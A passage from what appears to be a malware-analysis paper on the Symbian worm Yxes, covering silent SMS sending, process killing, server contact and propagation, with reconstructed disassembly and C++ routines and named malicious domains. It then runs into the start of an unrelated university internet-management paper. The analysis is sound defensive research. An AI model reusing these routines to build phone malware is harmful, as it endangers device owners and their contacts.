Figure 3: SMS message sent by SymbOS/Yxes.A!worm - credits to hi.baidu.com




Figure 4: SMS messages sent to Saudi Arabia by SymbOS/Yxes.E!worm - credits to cyberinsecure.com

The messages are repeatedly sent to victims located in China or Saudi Arabia (see Figure 4). The recipient phone numbers are not taken from the victim's contacts or inbox, but from malware settings. Indeed, in our French lab, the SymbOS/Yxes!E.worm attempted to send an SMS to an unknown Saudi Arabian number (this number wasn't stored in the device's contacts). The SMS remained stuck in the Drafts box (see Figure 5) because the phone had (safely) been put offline to make sure not to infect any external device.

On Symbian phones, there are two different ways to send SMS messages:

- the low level way, down to the SMS PDUs. This is the most complicated solution but it offers the best control. Yxes creates an SMS object (CSmsMessage), then edits its header (CSmsHeader) to set the recipient's phone number (SetToFromAddressL). Then, it edits a new message entry in the device's global inbox where it writes the body of the SMS. As the

text contains a web link (to a malicious web server), the text is an instance of the class CRichText. Finally, commit the message to have it sent.

- the RSendAs way, only available since Symbian OS 9. It is much simpler. One first connects to Symbian's internal SendAs server (Connect method) and creates an object of SMS type (CreateL method). Then, one sets recipient's phone number (AddRecipientL) and the body of the SMS (SetBodyTextL). Finally, the SMS is sent when calling SendMessageAndCloseL. See [Cam07] for more details. Yxes uses this method too.

Yxes actually uses both methods in most variants. Note both ways send SMS silently - without any user interaction.

At this point, it should be noted that, so far, SMS messages from Yxes have only been reported in Saudi Arabia and China. Strangely, in other countries, none have ever been reported, though the SMS routines are the same. This is yet a mystery. The only possible speculation relies on the fact remote malicious servers are often down and/or throw away requests coming from other countries. Therefore, the SMS routines would not be able to complete successfully.




Figure 5: Unproperly configured SMS message, found in the Drafts box of the lab's test phone

5.6 Killing unwanted applications

Several variants of Yxes monitor notorious process for unwanted applications and kill them. The malware's authors have probably selected those applications to complicate reverse-engineering. In particular, killing the ActiveFile file manager [Tan] makes anti-virus analysts' life difficult. We were lucky to use another file manager. Let's hope the authors do not learn about that one... Anyhow, the fact Yxes kills some applications has already been reported in virus descriptions [For09d, F-S09]. This section rather tries to explain how they manage to do so.

The authors have implemented a function (named MALICIOUS_KillProcess below) which kills an application whose name is provided as argument. They just need to call it as follows:

```
.text:7C8C1F80 MALICIOUS_KillApplications
.text:7C8C1F80  LDR   R0, =aAppmngr    ; "AppMngr"
.text:7C8C1F84  BL    sub_7C8C3D90     ; wraps the string
.text:7C8C1F88  MOV   R3, R0           ; save the string
```

```
                                        ; is in R3
.text:7C8C1F8C  LDR   R0, [R11,#var_18]
.text:7C8C1F90  MOV   R1, R3
.text:7C8C1F94  BL    MALICIOUS_KillProcess
                                        ; kills process
                                        ; whose name is "AppMngr"
```

The killing function (MALICIOUS_KillApplications) actually proceeds as follows:

1. Convert the target application name to lower case (TDes16::LowerCase). Store this lower case name for future use.
2. Create a find handle for match pattern * (TFindHandleBase)
3. Get the name of the next process matching the find handle (TFindProcess::Next)
4. If getting the name of the next process returns an error different from KErrNone, then EXIT. This typically occurs when all process have been parsed.
5. Otherwise, convert the name of the process to lower case. Compare this lower case string with the lower case target application name (see step 1).
6. If the names match, then open the process (RProcess::Open) and kill it (RProcess::Kill).
7. Loop back to step 3.

6 Global Overview

The previous section has detailed several malicious tasks of Yxes. However, it may yet be difficult to understand globally how the malware works or propagates because the link between those tasks and with the malicious remote servers has not been explained yet. The contribution of this section is to put pieces together.

6.1 Actors

In an infection of Yxes, there are two actors. On one side, there is a victim, with his/her mobile phone. On the other side, the malware author(s):

- controls several remote web servers. Note the malicious web servers often use tricky names with letter l replaced by ones, O by zeroes etc (www.megaup**10**ad.com, www.mozi**11**a.com...). Especially on mobile phones - where screens' width are small - the trick may go unnoticed.
- uploads the malware onto a few download servers (for primo-infection).

6.2 Infection

Initially, the victim gets infected by installing the malware from a download server. Usually, the victim installs the malware because its package name is attractive (sexySpace.sisx, beauty.sisx, sexy.sisx are typical names for Yxes). In an other case, Yxes has been reported to trojan a legitimate application [Cyb09]: the victim thinks he/she is installing the legitimate application and does not know the package also includes a malware. The victim may also install Yxes because he/she receives an SMS redirecting him/her to one of the malicious web servers controlled by the malware author(s). The initial infection usually consists in a variant A, B, D or E of Yxes (see Figure 6).




Figure 6: Global overview of SymbOS/Yxes's interactions with remote servers

Upon installation, the malware decrypts the malicious remote servers' host names (see the XOR decryption loop in section 4), and then tries to contact them. The malicious server replies with a newer update of Yxes or another variant (usually C, D, F or G). The server scripts make sure to select a malware which is compatible with the victim's phone, to ensure better propagation. This new malware is silently installed on the victim's phone (section 5.2).

If a variant C, D or F is downloaded, the variant actually sends phone numbers harvested on the infected phone to a specific Java Server Page on the

malicious servers. Variants C and F parse the victim's contacts and send all phone numbers[2]. Variant D only sends its own phone number.

In parallel, the initial malware (and the new one) runs its background malicious activities such as killing specific applications (section 5.6). It also contacts the remote servers again. In particular, it sends them the malware's version number, the phone's model (nokia3250, nokian95...), IMEI and IMSI. It also seems the malware requests additional settings from the servers. This part hasn't been completely reversed yet, but we know the malware contacts a particular script named NumberFile.jsp which retrieves the Mobile Country Code (MCC) from the victim's phone number and returns an encrypted (or encoded) MCC-dependant file[3]. A sensible guess is that this file contains phone numbers of other potential victims in the same country. This guess is backed up by the fact our test phone created SMS drafts for French phone numbers and Saudi Arabia, whereas screenshots of Yxes in China clearly show the malware only contacts other numbers in China. In that case, the servers also help to control malware's propagation. The authors can target a given country or even conduct a DDoS on a specific phone number. Propagation control is also extremely handy if the malware is in a debugging phase.

Yxes also contacts a script named TipFile.jsp, which could contain the SMS text. This guess is backed up by the fact the malicious script takes a Language-Code parameter. This would be perfectly appropriate to customize the text's language. Obviously, Chinese victims are more likely to follow a link inside an SMS written in Chinese, English victims an SMS written in English etc.

6.3 Worm's propagation

Once the phone numbers of future victims and SMS text have been downloaded, the malware begins its propagation phase: it sends an SMS to each new victim (section 5.5), with the customized text, and a link to a malicious server where the victim can download the malware. SMS cannot include any attachments, so the malware cannot attach itself to the message. Instead, it has to rely on an additional entity, the malicious servers, for its propagation. Hence, this is an indirect propagation. The malware author(s) could have used an MMS to spread the malware as they may include attachments. However, fewer phones are configured to receive or send MMS (only 40% in France according to [Oci]), contrary to SMS which are so popular. It is quite possible SMS is a better propagation vector after all.

It should also be noted that Yxes does not replicate on the victim's mobile phone. A few strings such as c:\kel.sisx, c:\root.sisx, spotted in the malware's binary, initially mislead analysis and people thought the malware copied itself in those files and then spread (on the memory card or via HTTP). This is actually wrong. A close reverse engineering of those routines have shown the malware does not (currently) copy itself in those files nor spread to the memory card but that those files are created as temporary files to contain the newly downloaded malware. So, Yxes does not replicate and, strictly speaking, it is

[2]For variant C, this behaviour is a (sensible) guess, not a proof, because the exact parts that send the contacts haven't been identified. Code parsing and storing the contacts into an array have been spotted, code sending HTTP requests too, but how the contacts array is posted is yet unclear.

[3]The encryption algorithm is different from the XOR loop of Section 4.

therefore usually not considered as a *virus*, but merely as a *malware*.

6.4 Botnet or not ?

Deciding whether Yxes is a botnet or not is more difficult because all communications between the malware and the remote servers haven't been reversed yet: they are probably encrypted. The global infrastructure exists and is operational: malware instances of several victims contacting malicious web servers controlled by the malware author(s). However, this scheme lacks commands and controls. It is true the malware contacts the remote servers - which can be seen as commands - but the processing of answers is yet extremely limited: write and install a SISX file, write or update a settings file, retry because the server is unavailable. For these reasons, it seems that Yxes cannot be considered as a mobile botnet. Yet, as the propagation infrastructure is operational, this could change if the malware authors decide to store on the servers new upgraded malicious versions. Those new versions could very well implement a real command and control channel.

7 Truth, lies... and guesses

At its time, news about Yxes hit the headlines and, as it often happens in such cases, rumors, guesses or even wrong statements circulated amid correct ones. This section tries to shed light on those statements, based on the reverse engineering results of the previous sections. It should be noted the intent of this section is not make fun of other's weaknesses (they are human) but rather to help understand Yxes's behaviour. The only lesson to be learned is that articles should highlight the differences between proof and guesses they make.

One of the biggest errors concerns the propagation of Yxes. [Dan09, Mos09, Win09, Con09] believed the malware collected phone numbers on the phone and directly sent them SMS messages. This information is a close guess, but the previous sections of this paper have proved it is not accurate: the malware does collect contacts phone numbers but sends them to a remote server. The infected phone sends SMS messages to phone numbers it does not necessarily have in its own phonebook.

Several other inaccuracies - or misleading statements - can be noted:

- Botnet. [FGA09, Con09] have speculated on Yxes being the first mobile botnet. To be more precise, Yxes is not a mobile botnet yet, but it could quite easily turn into one. Concerning this matter, [Mos09] is closer to reality: *"We haven't yet seen a mobile botnet, but this is a very large step towards that"*. The analysis in this paper proves this is correct.

- Handsets Yxes works on. [Mos09] reported *"the worm is only present on Nokia 3250 handsets but there is no reason it can't affect other devices or carriers"*, which is believed to be a misinterpretation of [For09c]. Yxes spreads on all S60 3rd edition phones. This includes Nokia 3250, but also others such as Nokia N73 or N95. This has been known from the beginning. Nokia 3250 handsets have been specially mentioned because a string "nokia3250" can be noticed in Yxes's executable. This string

is a default string, sent as the victim's phone model to remote servers whenever the routine retrieving the phone's model fails.

- Creation of SISX files. [F-S09, Sym09] state a file named root.sisx is created (variant A). This is true, but the descriptions should add the file is temporary and will hold data downloaded from remote servers. The *content* of this file is not created by the malware.

- Modification of System.ini. The same descriptions also state c:\system\-data\System.ini is modified. In that case, the file is not modified but created, and it contains the URL (e.g www.megac1jck.com) of a malicious web server. This file should not be confused with the system's System.ini, which is located in c:\system.

Another set of statements, concerning Yxes's internationalization, looks like an unlikely guess, even if we have not found any strong evidence against them. [Cyb09] reports the malware *"automatically identifies mobile phone languages and sends different short message contents including 'Classic Gongfu stories, City passion"* (etc). Similarly, [Asr09, Net09] imply the virus automatically identifies the phone's language to adapt SMS messages. The global overview of Yxes (Section 6) explains this is unlikely: localization is handled by the remote servers, not by the Symbian malware. This paper's guess is that the SMS texts are downloaded according to the phone number's MCC.

Finally, some failures honestly reported in previous work can be now be explained.

- Executable strings. [Cas09] reports he could not find several strings reported in virus descriptions ("olpx", "mr.log", "TimeUpToRoot" etc). Indeed, the malicious strings cannot be directly found in the malware's executable for at least two reasons. First, Symbian OS 9 uses compressed executables. To stand a chance finding strings, one must first uncompress the executable. This can be done with the PETran tool [PET]. Second, Symbian uses both 8 bit and 16 bit strings: be sure to look for both formats or some strings will go unnoticed. On Linux, 16 bit strings can be found with the command:

  ```
  strings --encoding=l file
  ```

- Malicious URLs. [Apv09c] mentioned it could not find the URLs of the malicious servers. This paper now solves the issue: the strings are stored at the end of the malicious SISX package, XOR encrypted. Indeed, they could not be directly read in an hexadecimal viewer.

- Sample confusion. [Apv09c] states "Transmitter.C is not Yxes.E". Actually, this is both true and false. The sample corresponding to what was named as Transmitter.C and which corresponds to the trojanized version of Advanced Device Locks is different from sample sexySpace.sisx, which was named SymbOS/Yxes.E!worm. This is true. But, in the end, the Advanced Device Locks trojan was also named SymbOS/Yxes.E!worm because it was extremely similar to the other one (sexySpace.sisx). Section 4 actually found out that sexySpace.sisx was an incomplete package of the trojan sample where the encrypted malicious URLs where missing.

8 Conclusion

From the analysis in this paper, it looks like Yxes has earned its fame: its propagation method - sending SMS to phone numbers harvested on other infected phones - is novel, its communication model with remote malicious servers has the foretastes of botnets and the malware's code indicates the author(s) is/are good Symbian programmers, with stealth Internet connections and malware installation, process killing or URL decryption loops.

Actually, perhaps one of the main issues concerning Yxes is that its code does not exploit any particular Symbian OS vulnerability, but only uses functions of its API in an intelligent manner: the code proves mobile phones assets aren't efficiently protected. In particular, the concept of capabilities fails to stop malicious intents, first because cybercriminals manage to have their malware signed whatever capability they request, and second because capabilities grant authorizations for given actions but cannot take into account a *context* or an *intent*. For example, consider two mobile twitting clients. The first one connects to the Internet to add new tweets to end-user's account. The other one does the same, but additionally adds the tweet to *another* account (e.g the attacker's). The intent of the former application is legitimate, the intent of the latter is malicious. Unfortunately, it is likely both will be granted authorization to connect to Internet. The capability model and, more generally, platform's security need to be enhanced against installation, execution or spreading of malware.

A few pieces are still missing to the Yxes puzzle. On a technical level, we still need to understand how the malware fills the phone number and text fields of SMS messages. Up to now, there are a few indications AES encryption might be used to conceal that information (strings containing the words key or Rijndael - the initial name for AES, and obscure assembly routines) but this would have to be confirmed by a detailed analysis. Another missing piece of the puzzle concerns HTTP messages: in addition to HTTP GET messages, a few HTTP POST have been identified, but we do not know when they are used or what for.

On a more general point of view, it would also be helpful to have more tools for mobile phone analysis, such as a way to keep the phone online but block (and log) outgoing SMS/MMS/Bluetooth or any other data packets.

Finally, the cybercrime angle should also be clarified. Currently, it looks like the authors are debugging and improving their versions, but their final goal is yet unknown: is this just a technical challenge or do they wish to sell their malware ? Are they already being financed for a given malicious campaign, what income do they expect ? Those questions are yet unanswered.

Acknowledgements

Thanks to Guillaume Lovet for his detailed reviewing of this paper. Many thanks to Jie Zhang, Dong Xie and Alexandre Aumoine for their help on Symbian malware and IDA Pro.

Appendix: Creating a Semaphore

The assembly code below shows how Yxes creates a semaphore:

```
.text:7C8C0074  LDR     R0, =aEconserversemaphore_0x20026ca5 ;
.text:7C8C0078  BL      sub_7C8C0384
.text:7C8C007C  MOV     R3, R0          ; this routine returns the
                                        ; string in R0
.text:7C8C0080  SUB     R0, R11, #0x1C  ; semaphore object in R0
.text:7C8C0084  MOV     R1, R3          ; semaphore name
.text:7C8C0088  MOV     R2, #0          ; owner type
.text:7C8C008C  BL      _ZN10RSemaphore10OpenGlobalERK7TDes
                        C1610TOwnerType
                                        ; call OpenGlobal
.text:7C8C0090  CMP     R0, #0          ; compare return value
                                        ; with KErrNone
.text:7C8C0094  BNE     MyCreateSemaphore ; create semaphore
                                        ; if return value not
                                        ; KErrNone
.text:7C8C0098
.text:7C8C0098  MySemaphoreAlreadyThereExit
.text:7C8C0098  LDR     R0, [R11,#var_18]
.text:7C8C009C  BL      MyDestroyObject
.text:7C8C00A0  MOV     R0, #1          ; exit code
.text:7C8C00A4  BL      _ZN4User4ExitEi ; User::Exit(int)
.text:7C8C00A8  B       loc_7C8C0130
.text:7C8C00AC
.text:7C8C00AC  MyCreateSemaphore
.text:7C8C00AC  LDR     R0, =aEconserversemaphore_0x20026ca5
.text:7C8C00B0  BL      sub_7C8C0384     ; this routine returns
                                         ; the string in R0
.text:7C8C00B4  MOV     R3, R0
.text:7C8C00B8  SUB     R0, R11, #0x1C   ; semaphore object in R0
.text:7C8C00BC  MOV     R1, R3           ; semaphore name TDesC16
.text:7C8C00C0  MOV     R2, #0           ; initial count
.text:7C8C00C4  MOV     R3, #0           ; OwnerType = EOwnerProcess
.text:7C8C00C8  BL      _ZN10RSemaphore12CreateGlobalERK7T
                        DesC16i10TOwnerType
                                         ; call CreateGlobal
.text:7C8C00CC  BL      _ZN4User12LeaveIfErrorEi ; User::LeaveIfError(int)
```

This assembly code corresponds to the following Symbian C++ code:

```
RSemaphore semaphore;
if (KErrNone == semaphore.OpenGlobal(_L("EConServerSemaphoreBLAH")))
  {
  User::exit(1);
  }
else {
  User::LeaveIfError(semaphore.CreateGlobal(_L("EConServerSemaphoreBLAH"),
    0, /* initial count */
    EOwnerProcess));
}
```

Appendix: Parsing Internet Access Points

This pseudo-code has been regenerated from the malware's assembly. It selects entries of the IAP table which concern outgoing WCDMA connections. Then, for each entry, it retrieves the IAP's identifier, the IAP's user-defined label, and - if defined - the IAP's Access Point Name (APN - the operator's Internet server name). The APN is not stored in the IAP table but in the service table, so the malware first needs to retrieve the identifiers to the service table.

```
// open the IAP table and select entries for outgoing WCDMA
CCommsDatabase* iCommsDB=CCommsDatabase::NewL(EDatabaseTypeIAP);
CCommsDbTableView* wcdmaTable = iCommsDB->OpenIAPTableViewMatchingBearerSetLC(
ECommDbBearerWcdma,
ECommDbConnectionDirectionOutgoing);

// parse each selected entry
err = wcdmaTable->GotoFirstRecord();
while (err != KErrNone) {
  // get the name of the service table in this IAP
  wcdmaTable->ReadLongTextL(TPtrC(IAP_SERVICE_TYPE), service);

  // get the identifier of the service in this IAP
  wcdmaTable->ReadUintL(TPtrC(IAP_SERVICE), id);
  CCommsDbTableView *serviceTable = iCommsDB->OpenViewMatchingUintLC(service,
     TPtrC(COMMDB_ID),
     id);
  err = serviceTable->GotoFirstRecord();
  if (err != KErrNone) {
    // get the access point name (=sl2sfr)
    serviceTable->ReadLongTextLC(TPtrC(APN), apn);
  }

  // get label of the record for easy identification by the user
  wcdmaTable->ReadLongTextL(TPtrC(COMMDB_NAME), name);

  // if apn exists, add string "name(APN)" to array. Otherwise "name"
  ...

  // get the record id and append it an id array
  wcdmaTable->ReadUintL(TPtrC(COMMDB_ID), id);

  err = serviceTable->GotoNextRecord();
}
```

Note the columns of tables in the communications database correspond to hard-coded strings, defined by Symbian, such as "IAPServiceType" etc. This explains why Symbian executables - and all variants of Yxes as a matter of fact - contain those strings.

References

[29a04] 29a. Dr. Strangelove or: How I Started to like the Pocket PC Virus Idea, 2004.

[Apv09a] Axelle Apvrille. Symbian Certificates or How SymbOS/Yxes Got Signed, August 2009. http://blog.fortinet.com/symbian-certificates-or-how-symbosyxes-got-signed/.

[Apv09b] Axelle Apvrille. SymbOS/Yxes or downloading customized content, July 2009. http://blog.fortinet.com/symbosyxes-or-downloading-customized-malware/.

[Apv09c] Axelle Apvrille. Transmitter.C is not Yxes.E, August 2009. http://blog.fortinet.com/transmitter-c-is-not-yxes-e/.

[Asr09] Irfan Asrar. Could Sexy Space be the Birth of the SMS Botnet?, July 2009. http://www.symantec.com/connect/blogs/could-sexy-space-be-birth-sms-botnet.

[BiN08] BiNPDA. SecMan Security Manager v1.1, 2008. http://free-mobile-software.mobilclub.org/software/QuickHackKit.php.

[Cam07] Iain Campbell. *Symbian OS Communications Programming*. Symbian Press. John Wiley & Sons Ltd, 2nd edition, 2007.

[Cas09] Carlos Castillo. Sexy View: El Inicio de las Botnets para Dispositivos Moviles, 2009. in Spanish.

[Con09] Lucian Constantin. New Mobile Worm for Symbian S60 3rd Edition Phones, February 2009. http://news.softpedia.com/news/New-Mobile-Worm-for-Symbian-S60-3rd-Edition-Phones-105100.shtml.

[Cyb09] Cyberinsecure. Mobile Malware Transmitter.c Spreading in The Wild, July 2009. http://cyberinsecure.com/mobile-malware-transmitterc-spreading-in-the-wild/.

[Dan09] Dancho Danchev. New Symbian-Based Mobile Worm Circulating in the Wild, February 2009. http://blogs.zdnet.com/security/?p=2617.

[dH01] Job de Haas. Mobile Security: SMS and WAP. In *BlackHat Europe 2001*, October 2001.

[EO08] Nicolas Economou and Alfred Ortega. Smartphones (in)security. In *5th Ekoparty Security Conference*, October 2008.

[F-S09] Trojan:SymbOS/Yxe. F-Secure, Security Lab, Virus Descriptions, 2009. http://www.f-secure.com/v-descs/trojan_symbos_yxe.shtml.

[FGA09] Fortiguard Advisory FGA-2009-07, February 2009. http://www.fortiguard.com/advisory/FGA-2009-07.html.

[For06] Java/RedBrowser.A!tr. Fortiguard Center, Virus Encyclopedia, 2006. http://www.fortiguard.com/encyclopedia/virus/java_redbrowser.a!tr.html.

[For09a] SymbOS/Fwdsms.D!tr.spy. Fortiguard Center, Virus Encyclopedia, 2009. http://www.fortiguard.com/encyclopedia/virus/symbos_fwdsms.d!tr.spy.html.

[For09b] SymbOS/Trapsms.A!tr.spy. Fortiguard Center, Virus Encyclopedia, 2009. http://www.fortiguard.com/encyclopedia/virus/symbos_trapsms.a!tr.spy.html.

[For09c] SymbOS/Yxes.A!worm. Fortiguard Center, Virus Encyclopedia, 2009. http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.a!worm.html.

[For09d] SymbOS/Yxes.E!worm. Fortiguard Center, Virus Encyclopedia, 2009. http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.e!worm.html.

[For09e] SymbOS/Yxes.F!tr. Fortiguard Center, Virus Encyclopedia, 2009. http://www.fortiguard.com/encyclopedia/virus/symbos_yxes.f!tr.html.

[Get09] Symbian OS Market Share, August 2009. http://stats.getjar.com/statistics/world/platform_symbian.

[Gos08] Alexander Gostev. Malware evolution: January - March 2008, May 2008. http://www.viruslist.com/en/analysis?pubid=204792002#l5.

[Hyp07] Mikko Hypponen. Mobile Malware. In *16th USENIX Security Symposium*, August 2007. Invited talk.

[Mos09] Angela Moscaritolo. New Symbian Mmobile Malware in the Wild, February 2009. http://www.scmagazineuk.com/New-Symbian-mobile-malware-in-the-wild/article/127704/.

[Mul08] Collin Mulliner. Exploiting Symbian. In *25th Chaos Communication Congress*, December 2008.

[Net09] Transmitter.C, 2009. http://www.netqin.com/en/virus/virusinfo_1326_1.html.

[Nok08] Nokia. TRK for Symbian OS, 2008.

[Oci] Solutions mobiles (in French). http://www.ocito.com/solutions-mobiles-25.html.

[Oxy] Oxygen. Oxygen Forensic Suite. http://www.oxygen-forensic.com.

[Par] Paraben. Device Seizure. http://www.paraben.com.

[PET] PETran. https://developer.symbian.com/wiki/display/pub/Unsupported+developer+tools.

[Sal05] Jane Sales. *Symbian OS Internals, Real-time Kernel Programming.* Symbian Press. John Wiley & Sons Ltd, 2005. ISBN 0470025247.

[SIS] SISContents - Unpacking, editing and signing of Symbian SIS packages. http://cdtools.net/symbiandev/home.html.

[SN07] Shub-Nigurrath. Primer in Reversing Symbian S60 Applications, June 2007. Version 1.4.

[Sym06] Symbian. *Symbian OS v9.X SIS File Format Specification*, 1.1 edition, June 2006.

[Sym09] SymbOS.Exy.A. Symantec, Security Response, Threats and Risks, 2009. http://www.symantec.com/security_response/writeup.jsp?docid=2009-022010-4100-99.

[Tan] Alie Tan. Active File Manager. http://alietan.com/.

[Wik08] Wikipedia. Smartphone, 2008. http://en.wikipedia.org/wiki/Smartphone.

[Win09] Davey Winder. Could Sexy View SMS worm build the first mobile botnet?, February 2009. http://www.itwire.com/content/view/23383/1231/.

[Zha07] Jie Zhang. Find out the 'Bad guys' on the Symbian. In *Association of Anti Virus Asia Researchers Conference*, 2007.

Counting the Cost of University Internet Access: The Challenges of Balancing Security, Privacy and Forensic Computing

Vlasti Broucek, Paul Turner, Mark Zimmerli
University of Tasmania, Australia

About Author(s)

Dr Vlasti Broucek *has been working in the computer industry since 1986. Currently, he is a researcher and ICT Manager in the School of Psychology, the University of Tasmania, Australia. Vlasti's research focus is on Legal and Technical Issues of forensic computing. Vlasti has an MSc degree in Artificial Intelligence from the Czech Technical University in Prague and a PhD degree in Forensic computing from the University of Tasmania. Vlasti is publishing extensively in the space of Forensic Computing and received several awards for his work. Vlasti was Scientific Director of European Institute for Computer Anti-virus Research (EICAR) between 2004 and 2008.*

Mailing address: School of Psychology, Private Bag 30, Hobart TAS 7001, Australia; Phone: +61-3-62262346; Fax: +61-3-62262883; E-mail: Vlasti.Broucek@utas.edu.au

Associate Professor Paul Turne*r is a Senior Research Fellow at the School of Computing and Information Systems, University of Tasmania. Paul also currently leads a group of researchers in the e-forensics and computer security domains. Prior to joining the University in 2000, Paul was a research fellow at CRID (Computer, Telecommunications and Law Research Institute) in Belgium. Paul has also worked as an independent ICT consultant in Europe and was for 3 years editor of a London-based Telecommunications Regulation Magazine*

Mailing address: School of Computing and Information Systems, Private Bag 87, Hobart TAS 7001, Australia; Phone: +61-3-62266240; Fax: +61-3-62266211; E-mail: Paul.Turner@utas.edu.

Mr Mark Zimmerli *is the University of Tasmania's ICT Security Officer, a post which focuses on ICT Security policy and procedure development, policy enforcement, and programme management and development. He is also a postgraduate student with the School of Computing and Information Systems, University of Tasmania. Mark's research focus is information security policy development and implementation within tertiary education institutions.*

Mailing address: IT Resources, Private Bag 69, Hobart TAS 7001, Australia; Phone: +61 3 6226 6361; Fax: +61 3 6226 7171; Email: Mark.Zimmerli@utas.edu.au

Keywords

Internet Traffic, Access and Control management, Forensic Computing, Privacy, Security

Counting the Cost of University Internet Access: The Challenges of Balancing Security, Privacy and Forensic Computing

Vlasti Broucek, Paul Turner, Mark Zimmerli
University of Tasmania, Australia

Abstract

Australian Universities are increasingly more dependent on being able to provide high speed, reliable Internet access and to support secure and flexible on-line systems for research, teaching & administration. This exponential growth in Internet traffic has seen an associated increase in costs at a time when most Universities have been experiencing tighter budgetary conditions. Significantly, while most Universities continue to grapple with these issues, other challenges have emerged that relate directly to the nature of on-line behaviours engaged in by the diversity of users that Universities are now expected to support. These on-line behaviours require Universities to find responses to balancing users' right to privacy and freedom of speech with the need to protect against legal action arising from criminal, illegal or inappropriate behaviours by some of these users on University networks. As part of the responses being developed, many Universities have introduced Internet Management Systems (IMS), similar to the systems used by many Internet Services Providers (ISP).

This paper presents a short case study on the experience of the University of Tasmania (UTAS) in introducing an IMS. The case study covers the period from the initial 'call for proposals' through to the deployment of the new IMS system. The paper highlights that decisions pertaining to the IMS systems have direct implications for the balance of competing rights, interests and requirements from different stakeholders. The case study also highlights the impact of the changing nature of users' relationships with the Internet. The paper explores these relationships and highlights the need for continued vigilance on the part of users, network administrators, service providers and policy makers. The case study illustrates the dangers of failing to get the right balance and argues for the importance of user education, change management and communication throughout the University and its broader community of users. More broadly, this paper suggests that further changes are likely to emerge as IPV6, companies like Google and Cloud computing architectures reconfigure individual users relationships with 'their' information, their Internet access and that this will continue to transform the meaning of concepts like ownership & control, privacy and freedom of speech within and beyond on-line environments.

Introduction

Australian Universities are increasingly more dependent on being able to provide high speed, reliable Internet access and to support secure and flexible on-line systems for research, teaching & administration. Significantly, while most Universities continue to grapple with these issues, other challenges have emerged that relate directly to the nature of on-line behaviours engaged in by the diversity of users that Universities are now expected to support. These on-line behaviours require Universities to find responses to balancing users' right to privacy and freedom of speech with the need to protect against legal action arising from criminal, illegal or inappropriate behaviours by some of these users on University networks[1]. As part of the responses being developed, many Universities have introduced Internet Management Systems (IMS), similar to the systems used by most Internet Services Providers (ISP).

This paper presents a short case study on the experience of the University of Tasmania (UTAS) in introducing an IMS. The case study covers the period from the initial 'call for proposals' through to the deployment of the new IMS system. The deployment of the full system has to-date been relatively restricted in the University and so the analysis presented is preliminary in nature. It is anticipated that a full survey of the entire University population will be conducted within the next twelve months.

The paper is divided in two parts. Part one presents the case study covering the technical and organisational setting, the initial call and process of IMS selection, implementation and preliminary evaluation and includes a description of the IMS product. Part two discusses how decisions pertaining to IMS systems have direct implications for the balance of competing rights, interests and requirements from different stakeholders. The case study highlights the impact of the changing nature of users' relationships with the Internet and highlights the need for continued vigilance on the part of users, network administrators, service providers and policy makers. The discussion illustrates the dangers of failing to get the right balance and argues for the importance of user education, change management and communication throughout the University and its broader community of users.

Part One: University of Tasmania (UTAS) IMS Case Study.

The University of Tasmania (UTAS) is a regional University with approximately 20,000 full time equivalent network users (15,000 students and 5000 academic, administrative and support staff). The University teaches across three campuses in the Island State of Tasmania, as well as two campuses in Sydney and provides teaching services to several international campuses, including in Shanghai, China and Kuala Lumpur, Malaysia. All user Internet access is managed and provided through the Information Technology Resources (ITR) division of the University. As with other Universities around the world the University of Tasmania has become increasingly more dependent on being able to provide all its users with high speed Internet access and support for secure and flexible on-line systems for research, teaching and administration.

---

[1] The University of Tasmania was directly involved in a case brought by against it by Sony Music Entertainment (Australia) concerning copyright piracy on its networks ("Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 532 (30 May 2003)," 2003; Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 724 (18 July 2003)," 2003; Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 805 (29 July 2003)," 2003; Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 929 (4 September 2003)," 2003). This case has been extensively analysed (Broucek, 2009; Broucek, Turner, & Frings, 2005; McCullagh & Caelli, 2003).

